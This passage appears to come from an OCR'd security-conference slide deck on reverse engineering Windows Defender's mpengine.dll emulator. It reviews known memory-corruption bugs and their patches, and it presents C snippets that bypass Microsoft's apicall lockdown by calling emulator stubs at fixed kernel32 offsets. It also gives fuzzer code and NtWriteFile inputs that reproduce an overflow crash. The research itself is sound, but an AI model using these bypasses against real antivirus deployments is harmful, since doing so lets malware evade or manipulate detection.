dd offset aFsavExe      ; "fsav.exe"
dd 0
dd 728
dd 624
dd offset aNortonExe    ; "norton.exe"
```

```
if ( PID - 700 > 199 )
  MpReportEvent(12349, v3[2], 0);
else
  MpReportEvent(12349, v3[2], "AV");
```

Calling `TerminateProcess` on an AV product triggers an `MpReportEvent` call

# NtControlChannel Options

| | | | |
|---|---|---|---|
| 1 | set attribute `set_static_unpacking` | 14 | get arbitrary attribute substring |
| 2 | delete attribute store `pea_disable_static_unpacking` | 15 | set `pe_vars_t->max_respawns` value |
| 3 | get `mpengine.dll` version number | 16 | modify register state (?) |
| 4 | set attribute `set_pea_enable_vmm_grow` | 17 | set arbitrary attribute |
| 5 | set attribute `set_pea_deep_analysis` | 18 | load microcode |
| 6 | set attribute `set_pea_hstr_exhaustive` | 19 | set breakpoint |
| 7 | set attribute `set_pea_aggressiveimport` | 20 | retrieve `get_icnt_inside_loop` value |
| 8 | set attribute `set_pea_skip_unimplemented_opc` | 21 | some sort of domain name signature check |
| 9 | set attribute `pea_skip_unimplemented_opc` | 22 | set `pe_vars_t->internalapis` |
| 10 | set attribute `set_pea_disable_apicall_limit` | 23+24 | `switch_to_net32_proc` (.NET) |
| 11 | get arbitrary attribute | 25 | get arbitrary pe attribute by number |
| 12 | check if malware is packed with a given packer | 26-31 | unimplemented |
| 13 | set attribute `pea_disable_seh_limit` | 32 | `scan_msil_by_base` |

# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
    a. Understanding P0's Vulnerabilities
    b. Bypassing Mitigations With `apicall` Abuse
    c. Fuzzing
5. Conclusion

# Tavis' `apicall` Trick

- Build binary with an rwx `.text` section, generate `apicall` instruction on the fly as needed
- `apicall` instruction triggers native emulation functions from malware `.text` section with attacker controlled

```
DWORD MpApiCall(PCHAR Module, PCHAR ProcName, ...)
{
    DWORD Result;
    DWORD ApiCrc;

    ApiCrc = crcstr(Module) ^ crcstr(ProcName);

    _asm {
        mov     eax, dword ptr ApiCrc
        mov     [apicode], eax
        mov     ebx, esp
        lea     esp, ProcName
        _emit   0x0f            ; apicall opcode
        _emit   0xff            ; apicall opcode
        _emit   0xf0            ; apicall opcode
    apicode:
        _emit   0x00            ; apicall immediate
        _emit   0x00            ; apicall immediate
        _emit   0x00            ; apicall immediate
        _emit   0x00            ; apicall immediate
        mov     esp, ebx
        mov     Result, eax
    }

    return Result;
}
```

# Tavis' NtControlChannel Bug

NtControlChannel(0x12,...)

```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

# Tavis' `NtControlChannel` Bug

`NtControlChannel(0x12,...)`

```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```

```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

# Tavis' `NtControlChannel` Bug

`NtControlChannel(0x12,...)`

```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```

`count` is user controlled

# Tavis' `NtControlChannel` Bug

`NtControlChannel(0x12,...)`

```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```

`count` is user controlled

```
if ( !ecntCopy )
  return 0;
if ( ecntCopy > 0x1000 )
  return 0;
mappedMem = (*(**(this0 + 3507) + 8))(*(this0 + 3507), v7, HIDWORD(v7), 8 * ecntCopy, 1);
if ( !mappedMem )
  return 0;
if ( 8 * ecntCopy )
{
  pCurrentEntry = (mappedMem + 1);
  count = ((8 * ecntCopy - 1) >> 3) + 1;
  do
  {
    val = *pCurrentEntry;
    if ( *(pCurrentEntry - 1) )
      val |= 0x100u;
    pCurrentEntry += 8;
    *(this0 + (val >> 3) + 13803) |= 1 << (val & 7);
    --count;
  }
  while ( count );
}
return 1;
```

Patched with max `0x1000` count check

# Tavis' `VFS_Write` Bug

Heap OOB r/w: buffer gets extended to offset, but no space is allocated for it. r/w at arbitrary offsets then possible

```
VFS_Write(
    unsigned int hFile,
    char * pBuffer,
    unsigned int nBytesToWrite,
    unsigned int nOffset,
    unsigned int * pBytesWritten
);
```

```
VFS_Write(Handle, Buf, 0, 0xffffffff, 0);
VFS_Write(Handle, Buf, 0x7ff, 0x41414141, 0);
```

```
char __usercall VFS_Write@<al>(VirtualFS *vfs@<ecx>, unsigned int hFile@<edx>, char *pBuffer, unsigned int nBytesToWr
{
  VirtualFS *v6; // edi
  void *__formal; // [esp+18h] [ebp-18h]

  __formal = hFile;
  v6 = vfs;
  if ( vfs->vfptr->getWriteFailCount(vfs) >= 5 || !v6->vfptr->write(v6, __formal, pBuffer, nBytesToWrite, nOffset) )
    return 0;
  if ( pBytesWritten )
    *pBytesWritten = nBytesToWrite;
  v6->vfptr->writeFailed(v6, 0);
  return 1;
}
```

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# Locking Down `apicall`

`is_vdll_page` call added to `__call_api_by_crc` in 6/20/2017 `mpengine.dll` build - is the `apicall` instruction coming from a VDLL?

```
aX64                db '{x64}',0                ; DATA XR
                    align 4
aPea_invalid_ap     db 'pea_invalid_apicall_opcode' 0
                                                ; DATA XR
                    align 4
aKernel32_dll_0     db 'kernel32.dll',0         ; DATA XR
```

New AV heuristic trait added

Can't just trigger `apicall` from malware `.text` section or otherwise malware-created memory (eg: rwx allocation) anymore

```
if ( !*(v_pe_vars + 167453) )
{
  LODWORD(page) = v6;
  if ( is_vdll_page(v_alias, page) && (!mmap_is_dynamic_page(v_alias, *(&v26 - 1)) || nidsearchrecid(v29) != 1) )
  {
    if ( !*(v_pe_vars + 167454) )
    {
      qmemcpy(&dst, &NullSha1, 0x14u);
      v15 = *v_pe_vars;
      MpSetAttribute(0, 0, &dst, 0, *(&v27 - 1));
      *(v_pe_vars + 167454) = 1;
    }
    return 0;
  }
}
v16 = &syscall_table;
do
{
  v17 = &v16[2 * (v13 / 2)];
  if ( *(v17 + 4) >= v29 )
  {
```

If `apicall` did not come from a VDLL, set a heuristic and deny it

Proceed with processing if `apicall` is ok

# Bypass

- `apicall` stubs are located throughout VDLLs
- They can be located in memory and called directly by malware, with attacker controlled arguments
  - Passes `is_vdll_page` checks

**Response from Microsoft:** “We did indeed make some changes to make this interface harder to reach from the code we’re emulating -however, that was never intended to be a trust boundary.

Accessing the internal APIs exposed to the emulation code is not a security vulnerability…”

```
text:7C816E1E 8B FF                                  mov     edi, edi
text:7C816E20 E8 00 00 00 00                         call    $+5
text:7C816E25 83 C4 04                               add     esp, 4
text:7C816E28 0F FF F0 3C 28 D6 CC                   apicall ntdll!VFS_SetLength
text:7C816E2F C2 08 00                               retn    8
text:7C816E32                          ; ---------------------------------------------------------------------------
text:7C816E32 8B FF                                  mov     edi, edi
text:7C816E34 E8 00 00 00 00                         call    $+5
text:7C816E39 83 C4 04                               add     esp, 4
text:7C816E3C 0F FF F0 41 3B FA 3D                   apicall ntdll!VFS_GetLength
text:7C816E43 C2 08 00                               retn    8
text:7C816E46                          ; ---------------------------------------------------------------------------
text:7C816E46 8B FF                                  mov     edi, edi
text:7C816E48 E8 00 00 00 00                         call    $+5
text:7C816E4D 83 C4 04                               add     esp, 4
text:7C816E50 0F FF F0 FC 99 F8 98                   apicall ntdll!VFS_Read
text:7C816E57 C2 14 00                               retn    14h
text:7C816E5A                          ; ---------------------------------------------------------------------------
text:7C816E5A 8B FF                                  mov     edi, edi
text:7C816E5C E8 00 00 00 00                         call    $+5
text:7C816E61 83 C4 04                               add     esp, 4
text:7C816E64 0F FF F0 E7 E3 EE FD                   apicall ntdll!VFS_Write
text:7C816E6B C2 14 00                               retn    14h
text:7C816E6E                          ; ---------------------------------------------------------------------------
text:7C816E6E 8B FF                                  mov     edi, edi
text:7C816E70 E8 00 00 00 00                         call    $+5
text:7C816E75 83 C4 04                               add     esp, 4
text:7C816E78 0F FF F0 1D 86 73 21                   apicall ntdll!VFS_CopyFile
text:7C816E7F C2 08 00                               retn    8
text:7C816E82                          ; ---------------------------------------------------------------------------
text:7C816E82 8B FF                                  mov     edi, edi
text:7C816E84 E8 00 00 00 00                         call    $+5
text:7C816E89 83 C4 04                               add     esp, 4
text:7C816E8C 0F FF F0 B1 0D B0 47                   apicall ntdll!VFS_MoveFile
text:7C816E93 C2 08 00                               retn    8
text:7C816E96                          ; ---------------------------------------------------------------------------
text:7C816E96 8B FF                                  mov     edi, edi
text:7C816E98 E8 00 00 00 00                         call    $+5
text:7C816E9D 83 C4 04                               add     esp, 4
text:7C816EA0 0F FF F0 4A BD 6E C0                   apicall ntdll!VFS_DeleteFile
text:7C816EA7 C2 04 00                               retn    4
```

# Bypass Example 1

`OutputDebugStringA` can be normally hit from `kernel32`, so this is ultimately just a unique way of doing that

```
VOID OutputDebugStringA_APICALL(PCHAR msg)
{
    typedef VOID(*PODS)(PCHAR);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    PODS apicallODS = (PODS)((PBYTE)k32base + 0x16d4e);
    apicallODS(msg);
}
```

`Kernel32` base offset: `0x16d4e`

Comes from `kernel32` VDLL, so passes `is_vdll_page` checks

```
apicall_kernel32_OutputDebugStringA proc near
                                        ; CODE XREF:
                mov     edi, edi
                call    $+5
                add     esp, 4
                apicall kernel32!OutputDebugStringA
                retn    4
apicall_kernel32_OutputDebugStringA endp
```

# Bypass Example 2

`NtControlChannel` should not be exposed to malware running inside the emulator

```
VOID NtControlChannel_APICALL()
{
    typedef VOID(*PNTCC)(DWORD, PVOID);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    PNTCC apicallNTCC = (PNTCC)((PBYTE)k32base + 0x52004);
    apicallNTCC(0x11, "virut_body_found");
}
```

`Kernel32` base offset: `0x52004`

`NtControlChannel(0x11,"virut_body_found")` triggers immediate malware detection

Comes from `kernel32` VDLL, so passes `is_vdll_page` checks

```
apicall_kernel32_NtControlChannel proc near
                                        ; CODE
                                        ; MpSta
                mov     edi, edi
                call    $+5
                add     esp, 4
                apicall ntdll!NtControlChannel
                retn    8
apicall_kernel32_NtControlChannel endp
```

# Demo

`apicall` abuse

apicall

# Bypass Implications

Fingerprint and manipulate the analysis environment and malware detection heuristics (`NtControlChannel`, `MpReportEvent`)

Access to an attack surface with a known history of memory corruption vulnerabilities

Seems very difficult to mitigate against abuse

| | | | |
|---|---|---|---|
| 1 | set attribute `set_static_unpacking` | 14 | get arbitrary attribute substring |
| 2 | delete attribute store `pea_disable_static_unpacking` | 15 | set `pe_vars_t->max_respawns` value |
| 3 | get `mpengine.dll` version number | 16 | modify register state (?) |
| 4 | set attribute `set_pea_enable_vmm_grow` | 17 | set arbitrary attribute |
| 5 | set attribute `set_pea_deep_analysis` | 18 | load microcode |
| 6 | set attribute `set_pea_hstr_exhaustive` | 19 | set breakpoint |
| 7 | set attribute `set_pea_aggressiveimport` | 20 | retrieve `get_icnt_inside_loop` value |
| 8 | set attribute `set_pea_skip_unimplemented_opc` | 21 | some sort of domain name signature check |
| 9 | set attribute `pea_skip_unimplemented_opc` | 22 | set `pe_vars_t->internalapis` |
| 10 | set attribute `set_pea_disable_apicall_limit` | 23+24 | `switch_to_net32_proc` (.NET) |
| 11 | get arbitrary attribute | 25 | get arbitrary pe attribute by number |
| 12 | check if malware is packed with a given packer | 26-31 | unimplemented |
| 13 | set attribute `pea_disable_seh_limit` | 32 | `scan_msil_by_base` |

# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
    a. Understanding P0's Vulnerabilities
    b. Bypassing Mitigations With `apicall` Abuse
    c. Fuzzing
5. Conclusion

# Fuzzing Emulated APIs


- Create a binary that goes inside the emulator and repeatedly calls hooked `WinExec` function to request new data, then sends that data to functions with native emulations
- Buffers in memory passed to external hook function to populate with parameters
- Could do fuzzing in-emulator too, but this is easier for logging results

```
case ParamTypeDWORD32:
    fuzzParam->Params[i].RawParam = GetFuzzDWORD();
    elog(S_INFO, "\t%d DWORD RawParam: 0x%llx", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tDWORD: 0x%llx\n", currentParam->RawParam);
    break;

case ParamTypeWORD16:
    fuzzParam->Params[i].RawParam = GetFuzzWORD();
    elog(S_INFO, "\t%d WORD RawParam: 0x%x", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tWORD: 0x%x\n", currentParam->RawParam);
    break;

case ParamTypeBYTE8:
    fuzzParam->Params[i].RawParam = GetFuzzBYTE();
    elog(S_INFO, "\t%d BYTE RawParam: 0x%x", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tBYTE: 0x%x\n", currentParam->RawParam);
    break;

case ParamTypeINVALID:
default:
    elog(S_ERROR, "\t%d UNKNOWN 0x%x", i, currentParam->Type);
    fuzzParam->KillSelf = 1;
    break;
```



# Input Generation

- Borrow OSX syscall fuzzer code from MWR Labs OSXFuzz project*
- Nothing fancy, just throw random values at native emulation handlers
- Re-seed `rand()` at the start of each emulation session, just save off seeds in a log

*github.com/mwrlabs/OSXFuzz

```
uint32_t GetFuzzDWORD()
{
    int32_t n = 0;

    switch (rand() % 10) {
        case 0:
            switch (rand() % 11)
        {
            case 0:
                n = 0x80000000 >> (rand() & 0x1f);     // 2^n (1 -> 0x10000)
                break;
            case 1:
                n = rand();                            // 0 -> RAND_MAX (likely 0x7fffffff)
                break;
            case 2:
                n = (unsigned int)0xff << (4 * (rand() % 7));
                break;
            case 3:
                n = 0xffff0000;
                break;
            case 4:
                n = 0xfffe000;
                break;
            case 5:
                n = 0xffffff00 | (rand() & 0xff);
                break;
            case 6:
                n = 0xffffffff - 0x1000;
                break;
            case 7:
                n = 0x1000;
                break;
            case 8:
                n = 0x1000 * ((rand() % (0xffffffff / 0x1000)) + 1);
                break;
            case 9:
                n = 0xffffffff;                        // max
                break;
            case 10:
                n = 0x7fffffff;
                break;
        }
```

# `NtWriteFile` Overflow

`NtWriteFile` is normally accessible and exported by `ntdll.dll`

- `VFS_Write` has to be triggered with special `apicall`

Tavis' inputs get sanitized out by `NtWriteFileWorker` before it calls down to `VFS_Write`

```
byteOffsLow = 0;
byteOffsHigh = v16->vfptr[1].postDecOpenCount(&v16->vfptr);
hFile = (v16->vfptr[1].__vecDelDtor)(v16);
if ( !VFS_Write(v->vfs, hFile, pBuffer, arg.m_Arg[6].val32, byteOffsHigh, &byteOffsLow) || !byteOffsLow )
  goto LABEL_31;
```

```
LARGE_INTEGER L;
L.QuadPart =
0x2ff9ad29fffffc25;

NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);

L.QuadPart = 0x29548af5d7b3b7c;
NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);
```

# NtWriteFile Overflow

NtWriteFile is normally accessible and exported by ntdll.dll

- VFS_Write has to be triggered with special apicall

Tavis' inputs get sanitized out by NtWriteFileWorker before it calls down to VFS_Write

I fuzzed NtWriteFile:

- ~7 minutes @ ~8,000 NtWriteFile calls / second
- Fuzzed Length arguments
- Reproduced Tavis' crash, alternate easier to reach code path through NtWriteFile

Unfortunately, patches for VFS_Write bug also fixed this

```
byteOffsLow = 0;
byteOffsHigh = v16->vfptr[1].postDecOpenCount(&v16->vfptr);
hFile = (v16->vfptr[1].__vecDelDtor)(v16);
if ( !VFS_Write(v->vfs, hFile, pBuffer, arg.m_Arg[6].val32, byteOffsHigh, &byteOffsLow) || !byteOffsLow )
  goto LABEL_31;
```

```
LARGE_INTEGER L;
L.QuadPart =
0x2ff9ad29fffffc25;

NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);

L.QuadPart = 0x29548af5d7b3b7c;
NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);
```

# Demo

Fuzzing `NtWriteFile`


# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

# Summary

## We covered:

- Tooling and instrumentation
- CPU dynamic translation basics for x86
- Windows environment and emulation for 32-bit x86 binaries
- A bit on vulnerability research




# Summary

## We covered:

- Tooling and instrumentation
- CPU dynamic translation basics for x86
- Windows environment and emulation for 32-bit x86 binaries
- A bit on vulnerability research

## Not covered:

- CPU dynamic translation internals
  - Non-x86 architectures (x64, ARM, VMProtect, etc…)
  - Unpacker integration
- 16-bit emulation
- Threading model
- .NET analysis



# Also Inside `mpengine.dll`

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





Unpackers

# Also Inside `mpengine.dll`






Unpackers




Parsers

